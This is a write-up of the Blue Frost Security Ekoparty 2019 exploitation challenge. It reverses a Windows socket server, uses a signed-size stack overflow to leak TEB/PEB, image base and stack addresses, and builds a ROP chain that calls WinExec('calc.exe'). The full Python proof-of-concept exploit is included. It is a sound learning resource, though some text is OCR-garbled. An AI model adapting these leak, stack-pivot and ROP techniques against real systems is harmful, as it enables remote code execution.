Ekoparty Challenge 2019

Mihail Feraru

10 September 2019

Contents

1 Introduction

This is a report about how I solved the challenge proposed by Blue Frost Security Team for obtaining a free ticket to the current year edition of Ekoparty Security Conference, an event they organize. You can find more details about it at https://labs.bluefrostsecurity.de/blog/2019/09/07/bfs-ekoparty-2019-exploitation-challenge/.

In the following sections I will describe the reverse engineering and exploitation processes for the given application, as well appending at the end of the document the source code of the PoC exploit. The exploitation technique should be independent of Windows version running as host and it should work on most machines as it is not relying on **nt.dll**, **kernel32.dll** or any other system's DLLs.

2 Reversing the application

As my main operating system is a Linux distribution, I will use a combination of Linux tools and a virtual machine with Windows 10 Redstone 6 for a successful understanding of how the application works. After downloading the application's binary, *file* command states that it is **eko2019.exe: PE32+ executable (console) x86-64, for MS Windows**. IDA 64-bit disassembler with the Hexrays plugin it's my preferred choice for statically analysing it, but you could also you Hopper or GHIDRA, they will do an amazing job either.

2.1 int main(char **argv, int argc)

Looking at the main function will reveal us that the applications represents a simple single-threaded server. The function *sub_140001020* is just a wrapper for a call to *WSAStartup*, which according to MSDN: "*initiates use of the Winsock DLL by a process*". I will rename this function to init_winsock. Also, *sub_1400010B0* is calling *socket* and *bind* functions, so I will rename it to init_listener. If you pay attention to its arguments you can observe the following: "0.0.0.0", 54321, pointer to a SOCKET variable. It's obvious that it will create a listening socket on port 54321 accepting incomming connections from any IP. The last important thing we should look at in the main function is this piece of code:

```
v8 = accept(s, &addr, &addrlen);
if ( v8 == -1i64 )
{
    printf(aClientSocketEr);
}
else
{
    printf(aNewConnectionA);
    sub_1400011E0(v8);
    printf(aClosingConnect);
    closesocket(v8);
}
```

v8 is the returned SOCKET by accepting an incoming connection, later being passed to *sub_1400011E0* and in the end, it is closed. This function is probably the one which handles the user connection, so I will rename it to handle_connection. After little improvements, this is the pseudocode of *main*:

```c
int __cdecl main(int argc, const char **argv, const char **envp)
{
  SOCKET server_socket; // [rsp+20h] [rbp-58h]
  unsigned int i; // [rsp+28h] [rbp-50h]
  int addrlen; // [rsp+2Ch] [rbp-4Ch]
  struct sockaddr addr; // [rsp+38h] [rbp-40h]
  SOCKET client_socket; // [rsp+58h] [rbp-20h]

  if ( !argc )
    WinExec(*argv, 1u);
  for ( i = 0; i < 0x100; ++i )
  {
    argv = (const char **)qword_14000E520;
    qword_14000E520[i] = ((unsigned __int64)i << 56) + 20419038018782147i64;
  }
  printf(aEkoparty2019Bf, argv, envp);
  if ( (unsigned int)init_winsock() )
  {
    if ( (unsigned int)init_listener((__int64)a0000, 54321u, &server_socket) )
    {
      printf(aServerListenin);
      while ( 1 )
      {
        printf(aWaitingForClie);
        addrlen = 16;
        client_socket = accept(server_socket, &addr, &addrlen);
        if ( client_socket == -1i64 )
        {
          printf(aClientSocketEr);
        }
        else
        {
          printf(aNewConnectionA);
          handle_connection(client_socket);
          printf(aClosingConnect);
          closesocket(client_socket);
        }
      }
    }
    printf(aItWasNotPossib, a0000_0, 54321i64);
  }
  else
  {
    printf(aSocketSupportV);
  }
  return 0;
}
```

2.2 int handle_connection(SOCKET a1)

There are four important spots in this function, I will describe each. The first one is

```
v5 = recv(s, buf, 16, 0);
printf(Format, v5);
if ( v5 == 16i64 )
{
  if ( *(_QWORD *)buf == 1609815674686l381i64 )
```

s is client socket and *buf* is a buffer on the stack. The server receives sixteen bytes from the client and stores them in that buffer. After that it checks if the first QWORD (the first eight bytes) is equal to some hardcoded value. Converting the hardcoded value to it's little-endian string interpretation we get **Eko2019**.

The second important spot is another condition checking:

```
// part of the stack layout
...
char buf[8]; // [rsp+270h] [rbp-28h]
int v11; // [rsp+278h] [rbp-20h]
SOCKET s; // [rsp+2A0h] [rbp+8h]
...

if ( v11 <= 512 )
```

Observing the stack layout, we see that the first received QWORD goes into *buf* variable and the next DWORD (four bytes) in *v11* variable. Then its value is checked to be smaller than 512 (the comparison is signed). The last received DWORD is not used anywhere.

The third spot to look at is:

```
v5 = recv(s, &Dst, (unsigned __int16)v11, 0);
printf(aMessageReceive, v5);
if ( (signed int)v5 % 8 )
{
  printf(aErrorInvalidSi);
  result = 0i64;
}
```

The server expects data again, the size being specified in the previous step. *recv* returns the number of read bytes. The client controls the size argument passed to this function call. (the size is unsigned) If length of the sent data is not a multiple of eight, then an error will occur.

Summarizing, the server expects data in a predefined format:

Offset	Field	Comment
0x0	Magic value	"Eko2019\x00"
0x8	Size	int
0xc	Unused	int
0x10	Data	Max *Size* bytes

The fourth important point in *handle_connection* is the piece of code that will be executed if we satisfy all checks:

```
  qword_14000D4E0 = printf(aRemoteMessageI, (unsigned int)
dword_14000C000, &Dst);
```

```
++dword_14000C000;
Buffer = sub_140001170(qword_14000E520[v8 % -256]); // v8 default value is 62
v2 = GetCurrentProcess();
WriteProcessMemory(v2, sub_140001000, &Buffer, 8ui64, &NumberOfBytesWritten);
*(_QWORD *)v3 = sub_140001000(v9);
send(s, v3, 8, 0);
result = 1i64;
```


As we can see, it will print the received data on the server side and increment a message counter, then it will call *sub_140001170* on some unknown array and write eight bytes from this array to the location *0x140001000*, which is executable, generating the function body at runtime. Finally, it will execute the generated function and will send the return value back to the client.

2.3 Runtime code generation


Now we need to inspect how the code is generated at runtime. The first thing to investigate is *sub_140001170*. Taking a glimpse into it will reveal its scope quickly, it reverses the bytes of the input.

```
for ( i = 0; i < 8ui64; ++i )
  *((_BYTE *)&input + i) = *((_BYTE *)output + 7i64 - i);
```

The array passed to this function is initialized in *main*, but for easiness of reversing, we will look at it in the debugger, after it was initialized. I will use **x64dbg** for this task. At the offset 0x1483 from the base address of the binary you can find a *lea* instruction that operates on the array with instructions.



The memory address with signature 0xe520 is the array we are searching for. Let's follow it.



The array is full of the following sequence of bytes: **?? 48 8B 01 C3 C3 C3 C3**. **??** ranges from 0x00 to 0xff. Looking back at:

```
Buffer = sub_140001170(qword_14000E520[v8 % -256]);
...
WriteProcessMemory(v2, sub_140001000, &Buffer, 8ui64, &
 NumberOfBytesWritten);
```

We can conclude that 8 bytes are selected from the array based on *v8* index, reversed and then copied to the functions body at 0x140001000. **3E 48 8B 01 C3 C3 C3 C3** is the default sequence of bytes, as the index is 62 (0x3e). Disassemblying this sequence we obtain:

```
0:  3e 48 8b 01             mov    rax,QWORD PTR ds:[rcx]
4:  c3                      ret
5:  c3                      ret
6:  c3                      ret
7:  c3                      ret
```

So, the default behaviour of the function is to access the pointer passed as the first argument, relative to the data segment.

2.4 Conclusions

1. We need to send data to the server in a defined format.
2. The client can specify the size that will be passed to the second *recv* call.
3. The size specified by the client is compared with 512 in a signed manner, but passed to *recv* as an unsigned value.
4. The application is generating some instruction at runtime.
5. One byte from the generated instructions is variable (from 0x0 to 0xff) and it is chosen depending on some index variable. (see *v8* above)
6. The default behaviour of the generated function is to read a memory address and return the content. By default it will read a variable that stores the return of some *printf* call. The returned value is sent back to the client.

3 Vulnerable parts of the application

After a more detailed analysis of point **2** from reversing conclusions we see that the *recv* call will store the received data into a buffer of size 512, on the stack:

```
__int64 Buffer; // [rsp+48h] [rbp-250h]  // temporary storage for sub_140001170 output
char Dst; // [rsp+60h] [rbp-238h]        // destination of the second recv call (char[512])
int v8; // [rsp+260h] [rbp-38h]          // index variable for code generation
__int64 *v9; // [rsp+268h] [rbp-30h]     // variable passed as an argument to sub_140001000 (runtime generated function)
char buf[8]; // [rsp+270h] [rbp-28h]     // initial input buffer
int v11; // [rsp+278h] [rbp-20h]         // client data size
SOCKET s; // [rsp+2A0h] [rbp+8h]         // the socket
```

Using the observation **3** from reversing conclusions and the fact that numbers are stored in memory using two's complement (see Wikipedia if you are not familiar with this), we know that the signed byte **-1** is interpreted as **255** when is treated as an unsigned byte. Specifying **-1** as the client's data size will result in reading more than 512 bytes (65535 to be exact, as *recv* size parameter is a 2-byte unsigned value), then obtaining a buffer overflow.

On any modern system, ASLR and DEP are enabled, so directly jumping into shellcode is not an option. Moreover, in the binary we can see that there is a function named *_security_check_cookie* and that means that we have a stack guard protection too. Also, the binary has a dynamic base, so even if we manage to control the instruction pointer, we can't perform a ROP attack without a leak.

The good part is that we can overwrite any variable that is placed after the input buffer. Our targets are *v8* and *v9* as they control an instruction of one byte and the argument passed to function generated at runtime. I will describe how this little control we have will lead to a complete RCE in the following section.

For the moment, I will present a short Python script that triggers the vulnerability:

```python
import socket
import struct
import time
def make_conn():
    s = socket.socket(socket.AF_INET, socket.SOCK_STREAM)
    s.connect(('localhost', 54321))
    return s
payload  = b"Eko2019\x00"         # header magic values
payload += struct.pack("<i", -1) # packet size
payload += b"JUNK"               # ignored value
payload += b"A" * 512            # fill the buffer on the stack
payload += b"X" * 4              # overwrite index
payload += b"Y" * 8              # overwrite argument
io = make_conn()
io.send(payload)
print (io.recv(8))
io.close()
```

4 From BOF to RCE

4.1 Knowing the instruction set

We know that we control one byte of the function body. In order to craft a successful attack we need to know how powerful is our controlled byte. In order to do this, I wrote a Python script that will generate all byte sequences from 0x0 to 0xff, disassemble adn then print.

```
from capsone import *

def disas(s):
    md = Cs(CS_ARCH_X86, CS_MODE_64)
    for i in md.disasm(s, 0x1000):
        print("0x%x:\t%s\t%s" %(i.address, i.mnemonic, i.op_str))

for i in range(0xff):
    print (i)
    x = unhexlify(k.format(hex(i)[2:].ljust(2, '0')))
    disas(x)
```

4.2 Leaking information

Taking a look at the output, we see that most of the instructions implies a pointer dereference, **mov rax, [rcx]** in most cases. That's pretty bad as we are not aware of any valid memory address. The only useful instruction I found is **mov rax, gs:[rcx]** (generated by the byte 0x65). This will allow us to read any address relative to **GS**. **GS** is a segment register that points to the **TEB**. According to the official structure (you can find a detailed one here `http://bytepointer.com/resources/tebpeb64.htm`), at offset 0x60, there is a pointer to the **PEB** structure, so we can leak it. Also, according to Wikipedia (`https://en.wikipedia.org/wiki/Win32_Thread_Information_Block`) we can find stack base and limit addresses at offsets 0x8 and 0x10 in **TEB**. In conclusion, overwriting the index variable with 0x65 and setting first argument to the desired offset, we can leak the **PEB** address and the stack.


With the same technique, we can set the index byte to 0x90, the resulting instructions will be **nop; mov rax, [rcx]; ret;**. If we set the first argument (**RCX**) to the address of **PEB** plus some offset, we can read arbitrary data from it. At offset 0x10 we can find the **ImageBaseAddress** and now we know where our binary resides. As we are preparing to do a ROP attack, we also need to know where few important functions reside in memory, such as *VirtualProtect*, *HeapCreate* or *WinExec*. Lucky enough, the **WinExec** function is already used in the application, so we can read its address from the import table. (base address + 0x9010)


There is one more step to do before proceeding to actual exploitation. We know where the stack base is, but the stack layout can change depending on a lot of factors related to the environment, one machine our input buffer could be at a distance of 0x2000 from the stack base, one another one could be 0x2008 and this would change a lot. For a 100% reliability of the exploit, we need to exactly know where our stack is. In order to achieve this, we will put a "magic value" in our input buffer and then we'll read the stack until we find it. In such way, we will exactly now where our data resides. This is a short pseudocode:

```
stack_limit = ... leaked address ... # i will read from stack limit to
   stack base
current_address = stack_limit
while True:
    leaked = read_arbitrary_address(current_address) # use the BOF
   vulnerability to read
    if leaked == 0xdeadbeef: # some magic value
        our_buffer = current_address
        break
    current_address -= 0x8
```

4.3 Pivoting the stack

After leaking everything we need, we should continue with a ROP attack. In order to achieve code execution we need to push on the stack an address which will be consumed by the *ret* instruction. If we overwrite the index byte with 0x51 we will be able to execute a *push rcx* instruction. The value in **RCX** will be pushed onto the stack and popped into **RIP** (instruction pointer) at the end of the function. For testing purposes I've put 0xdeadbeef into **RCX**.





As you can observe, it failed to dereference the pointer, but the value 0xdeadbeef is on the stack and it will be used as the saved return address. If we want to continue the ROP chain, we need to pivot the stack pointer into the input buffer. In the image above, the input buffer is at 0x9AFC10 (you can see it's full of A's, byte 0x41). The distance from the return pointer to the input buffer is 14 QWORD's, so we'll need a gadget that adds more than 112 (0x70) bytes to the **RSP**. I used **ropper** (https://github.com/sashs/Ropper) to extract useful gadgets, and I found the following one that fits perfectly: **add rsp, 0x78; ret;** at image base plus **0x158b** offset.

4.4 Executing WinExec

This is the last step of the exploitation and represents a classic ROP chain. We need to set **RCX** register to point to a string with the desired command (I chose "calc.exe"), **RDX** should be set to 1 or 3 (SW_SHOWNORMAL or SW_SHOW) and then we need to return into WinExec (the address we already read from the import table). There is only one gadget that can set each register:

```
0x00000001400089ab: pop rcx; or byte ptr [rax], al; add byte ptr [rax - 0
    x77], cl; add eax, 0x4b12; add rsp, 0x48; ret;

0x0000000140004525: pop rdx; add byte ptr [rax], al; cmp word ptr [rax],
    cx; je 0x4530; xor eax, eax; ret;
```

The main problem is that both gadgets dereference **RAX**, so the value in RAX must be a valid, writable address. For setting **RAX** there is the following gadget:

```
0x0000000140001167: pop rax; ret;
```

Another thing to keep in mind is that we need to keep the stack address aligned to a 16-byte boundary, because inside the function **CreateProcessA** (it is called by **WinExec** to create a new process) the instruction *movabs* (https://c9x.me/x86/html/file_module_x86_id_180.html) is used and if the stack is not aligned, it will raise an exception. The ROP chain looks like the following:


```
0x00: pop rax gadget
0x08: some valid writable address
0x10: pop rdx gadget
0x18: SW_SHOW
0x20: pop rax gadget
0x28: some valid writable address
0x30: pop rcx
0x38: pointer to "calc.exe" (i chose ROP chain start + 0xc8)
0x40: 0x48 padding bytes as pop rcx contains an add rsp, 0x48 instruction
0x88: useless ret gadget, this will keep the stack aligned to 16-byte
    boundary
0x90: WinExec address
0x98: 0x28 padding bytes
0xc8: "calc.exe"
```

4.5 Maintaining the application normal flow


After the execution of **WinExec**, the function *handle_connection* would return in a undefined state and for sure it will crash the process. In order to continue in normal manner, we need to return to the original saved instruction pointer. By inspecting the stack, we see that it at a little offset after our input buffer. In order to achieve a normal continuation, I chained few **add rsp, 0x78** gadgets and one **add rsp, 0x88** gadget just after the **WinExec** address.

5 Showoff

Windows 10



Windows 7



6 Source code

```python
import socket
import struct
import time

def make_conn():
    s = socket.socket(socket.AF_INET, socket.SOCK_STREAM)
    s.connect(('localhost', 54321))
    return s

# Stage 1 --- leak PEB address ---------------------------------------------
io = make_conn()

payload  = b"Eko2019\x00"          # header magic values
payload += struct.pack("<i", -1) # packet size
                                 # there is a check for packet_size <= 512
                                 # -1 will bypass the check as the comparasion is signed
                                 # but, the recv() call takes the size paramenter as unsigned
                                 # this will result into a buffer overflow

control_byte = struct.pack('<B', 0x65)
# the application generates some function at runtime using a table of instructions
# we are able to control the index in instruction table using a BOF
# there are 0xff entries in the instruction table that look like this:
# <current index as byte>
# mov rax, [rcx]
# ret repeated 4 times

# we are able to use any byte in range 0 - 0xff
# the most useful byte I found is 0x65, because it will malform the instructions to the following sequence:
# mov rax, gs:[rcx]
# in this way, we are able to read anything from GS (as we control RCX too)
# the good part is that GS contains the TEB, which has at offset 0x60, a pointer to PEB
# so setting controle_byte to 0x65 and rcx to 0x60 will result in a memory leak,
# to be exact, the address of PEB

# I forgot to mention, rax is the return value of the function
# the returned value will be sent to the user in the send() call

payload += b"JUNK"
payload += b"A" * 512               # fill the buffer on the stack
payload += control_byte + b"abc"    # overwrite the instruction table index with  "control_byte"
payload += b"ABCD"
```

```python
payload += struct.pack('<Q', 0x60) # overwrite RCX valued saved on the stack

io.send(payload)
data        = io.recv(8)
PEB_address = struct.unpack('<Q', data)[0]
print ("PEB address leaked: {}".format(hex(PEB_address)))
io.close()

# Stage 2 --- leak ImageBase ---------------------------------------------
io = make_conn()

# exploit the same BOF, but this time set RCX to PEB address + 0x10 in order to leak ImageBase
payload  = b"Eko2019\x00"
payload += struct.pack("<i", -1)
control_byte = struct.pack('<B', 0x90) # use nop; mov rax, [rcx]; ret; this time
payload += b"JUNK"
payload += b"A" * 512
payload += control_byte + b"abc"
payload += b"ABCD"
payload += struct.pack('<Q', PEB_address + 0x10)

io.send(payload)
data =              io.recv(8)
ImageBase_address = struct.unpack('<Q', data)[0]
print ("ImageBase address leaked: {}".format(hex(ImageBase_address)))
io.close()

# Stage 3 --- leak the stack address ---------------------------------------------
io = make_conn()

payload  = b"Eko2019\x00"
payload += struct.pack("<i", -1)
control_byte = struct.pack('<B', 0x65) # mov rax gs:[rcx]; ret;
payload += b"JUNK"
payload += b"A" * 512
payload += control_byte + b"abc"
payload += b"ABCD"
payload += struct.pack('<Q', 0x8) # rcx

io.send(payload)
data =              io.recv(8)
StackLimit_address = struct.unpack('<Q', data)[0]
print ("StackLimit address leaked: {}".format(hex(StackLimit_address)))
io.close()

# Stage 4 --- scan the stack layout ---------------------------------------------
# becase the stack layout is dependent to the environment, even if we know the base/limit address we can't be 100% sure
# where our data resides onto the stack
```

```
# to achive 100% reability, we will read from the limit address 8-byte chunks at a time until we find a magic value from our buffer
# after that we will know where our data resides and the stack layout of our function

MAGIC_VALUE = struct.pack("<Q", 0xdeadbeef)
current_address = StackLimit_address - 0x8
buffer_address = None
for i in range(0x1000):
    io = make_conn()

    payload  = b"Eko2019\x00"
    payload += struct.pack("<i", -1)
    control_byte = struct.pack('<B', 0x90) # nop; mov rax, [rcx]; ret;
    payload += b"JUNK"
    payload += MAGIC_VALUE * (512 // 8)
    payload += control_byte + b"abc"
    payload += b"ABCD"
    payload += struct.pack('<Q', current_address) # rcx

    io.send(payload)
    data =              io.recv(8)
    leaked = struct.unpack('<Q', data)[0]
    print ("[{}] {}".format(hex(current_address), hex(leaked)))
    if leaked == 0xdeadbeef:
        print ("Found the magic value")
        buffer_address = current_address
        break

    current_address -= 0x8
    io.close()

if buffer_address == None:
    print ("Failed to find the input buffer")
    exit(1)

buffer_start = buffer_address - 0x1f8 # at this offset we will write a "calc.exe" string for calling WinExec
print ("buffer start at {}".format(hex(buffer_start)))

# Stage 5 --- leak WinExec address ---------------------------------------------
io = make_conn()

# we need the address of WinExec for a successful server takeover
# leaking it is easy, as it is present in the import table
WinExecImportTable = ImageBase_address + 0x9010

payload  = b"Eko2019\x00"
payload += struct.pack("<i", -1)
control_byte = struct.pack('<B', 0x90) # nop; mov rax, [rcx]; ret;
payload += b"JUNK"
payload += b"A" * 512
payload += control_byte + b"abc"
```

```python
payload += b"SIGN"
payload += struct.pack('<Q', WinExecImportTable) # rcx

io.send(payload)
data =              io.recv(8)
WinExec = struct.unpack('<Q', data)[0]
print ("WinExec address leaked: {}".format(hex(WinExec)))
io.close()

# Final Stage --- pivot the stack and ROP ---------------------------------------------
#input('...')
io = make_conn()

# this time we set rcx to a pivoting gadget, push rcx to the stack and then return
# we will jump in our controlled buffer, so we can ROP
pivot_gadget = ImageBase_address + 0x158b # add rsp, 0x78; ret;

payload  = b"Eko2019\x00"
payload += struct.pack("<i", -1)
payload += b"JUNK"

control_byte = struct.pack('<B', 0x51) # push rcx
payload += b"A".ljust(16, b"A") # padding

# the ROP chain
# we need to call WinExec("calc.exe", SW_SHOWNORMAL), so we need to set 2 registers in the following manner:
# RCX = address of "calc.exe"
# RDX = SW_SHOWNORMAL (1)

# 0x00000001400089ab: pop rcx; or byte ptr [rax], al; add byte ptr [rax - 0x77], cl; add eax, 0x4b12; add rsp, 0x48; ret;
# 0x0000000140004525: pop rdx; add byte ptr [rax], al; cmp word ptr [rax], cx; je 0x4530; xor eax, eax; ret;
# those are the only gadgets found for setting RCX and RDX, and as we see, they are accsing [RAX], so we will need to put a valid address into RAX
# this is easy as we have a lot of leaks and the follwing gadget in the binary
# 0x0000000140001167: pop rax; ret;

ret           = ImageBase_address + 0x100d
pop_rax       = ImageBase_address + 0x1167
pop_rcx       = ImageBase_address + 0x89ab
pop_rdx       = ImageBase_address + 0x4525
add_rsp_0x10  = ImageBase_address + 0x8789
add_rsp_0x58  = ImageBase_address + 0x1164
add_rsp_0x68  = ImageBase_address + 0x7880
add_rsp_0x78  = ImageBase_address + 0x158b
add_rsp_0x88  = ImageBase_address + 0x1aea
SW_SHOWNORMAL = 0x1
SW_SHOW       = 0x3
```

```python
calc_exe_string = buffer_start + 0xd0

rop_chain  = [pop_rax]
rop_chain += [buffer_start - 0x8] # some valid address on the stack
rop_chain += [pop_rdx]
rop_chain += [SW_SHOW]
rop_chain += [pop_rax]
rop_chain += [buffer_start - 0x8]
rop_chain += [pop_rcx]
rop_chain += [calc_exe_string]
rop_chain += [0xcafebabe] * (0x48 // 8) # padding for add rsp, 0x48;
rop_chain += [ret] # keep stack aligned to 16-byte
rop_chain += [WinExec]
# this part will ensure that the application will return to the main
   function without any damage
#rop_chain += [add_rsp_0x10]
rop_chain += [add_rsp_0x78] + [0x0] * 2
rop_chain += [0xffff] * 2 + [struct.unpack('<Q', b"calc.exe")[0],] + [0x0]
    + [0xffff] * (15 - 6)
rop_chain += [add_rsp_0x78]
rop_chain += [0xffff] * 15
rop_chain += [add_rsp_0x88]
rop_chain = [struct.pack("<Q", gadget) for gadget in rop_chain]
rop_chain = b''.join(rop_chain)

payload += rop_chain + b"A" * (512 - 16 - len(rop_chain))
payload += control_byte + b"abc"
payload += b"ABCD"
payload += struct.pack('<Q', pivot_gadget)
io.send(payload)

# just to keep the socket alive
io.recv(8)
io.close()
print ("Pwned")
```